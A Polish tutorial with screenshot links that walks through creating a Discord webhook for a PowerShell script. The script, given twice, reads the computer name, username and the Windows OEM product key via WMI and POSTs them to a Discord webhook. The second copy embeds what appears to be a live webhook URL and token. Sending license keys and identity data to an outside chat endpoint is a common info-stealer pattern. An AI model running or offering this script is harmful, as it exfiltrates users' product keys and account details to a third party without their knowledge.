

Co zrobić w przypadku gdy potrzebujemy do skryptu discord webhook do przesłania informacji.
Poniżej przedstawiam przykładowy skrypt powershell:

```

#Bez tytułu — Notatnik
Plik Edycja Format Widok Pomoc
# Definiowanie adresu URL webhooka
$webhookUrl = "https://discordapp.com/api/webhooks/xxxxxxxxxxxxxxxxxxxx/xxxxxxxxxxxxxxxxxxxx"

# Pobieranie daty, nazwy komputera i nazwy użytkownika
$date = Get-Date -Format "dd.MM.yyyy HH:mm:ss"
$computerName = $env:COMPUTERNAME
$username = $env:USERNAME

# Pobieranie klucza produktu Windows 10
$key = (Get-WmiObject -query 'select * from SoftwareLicensingService').OA3xOriginalProductKey

# Tworzenie obiektu zawierającego informacje o licencji
$licenseObj = @{
    Date = $date
    ComputerName = $computerName
    UserName = $username
    License = $key
}

# Tworzenie obiektu zawierającego treść wiadomości Discorda
$messageObj = @{
    content = "Data: $($licenseObj.Date)`nNazwa komputera: $($licenseObj.ComputerName)`nNazwa użytkownika: $($licenseObj.UserName)`nLicencja: $($licenseObj.License)"
}

# Konwertowanie obiektów na format JSON
$jsonMessage = $messageObj | ConvertTo-Json

# Wysłanie żądania POST na adres URL webhooka
Invoke-WebRequest -Uri $webhookUrl -Method POST -Body $jsonMessage -ContentType "application/json"


```

Musimy zastąpić


<https://discordapp.com/api/webhooks/xxxxxxxxxxxxxxxxxxxx/xxxxxxxxxxxxxxxxxxxx>

na prawidłowy link którego jeszcze nie znamy przedstawię krok po kroku jak zastąpić ten link na prawidłowy.


Najpierw odtwieramy aplikację discord




Wchodzimy na wybrany kanał na discord i klikamy w zębatkę:




Klikamy integracje:




Następnie:




Klikamy w to:




Nazywamy oraz kopiujemy link:



Powracamy do notatnika i zamieniamy link:



Następnie kopiujemy cały skrypt:



```
#Bez tytułu — Notatnik
Plik Edycja Format Widok Pomoc
# Definiowanie adresu URL webhooka
$webhookUrl = "https://discordapp.com/api/webhooks/1091723064909254728/e9X-IptLH3W1a8suoJm8YG5xgKiezhin_k_e_yx3BXyCQnicla8A2RDmRup6TMyjIfgx"

# Pobieranie daty, nazwy komputera i nazwy użytkownika
$date = Get-Date -Format "dd.MM.yyyy HH:mm:ss"
$computerName = $env:COMPUTERNAME
$username = $env:USERNAME

# Pobieranie klucza produktu Windows 10
$key = (Get-WmiObject -query 'select * from SoftwareLicensingService').OA3xOriginalProductKey

# Tworzenie obiektu zawierającego informacje o licencji
$licenseObj = @{
    Date = $date
    ComputerName = $computerName
    UserName = $username
    License = $key
}

# Tworzenie obiektu zawierającego treść wiadomości Discorda
$messageObj = @{
    content = "Data: $($licenseObj.Date) nNazwa komputera: $($licenseObj.ComputerName) nNazwa użytkownika: $($licenseObj.UserName) nLicencja: $($licenseObj.License)"
}

# Konwertowanie obiektów na format JSON
$jsonMessage = $messageObj | ConvertTo-Json


# Wysyłanie żądania POST na adres URL webhooka
Invoke-WebRequest -Uri $webhookUrl -Method POST -Body $jsonMessage -ContentType "application/json"
```



I przecodzimy na podany link:

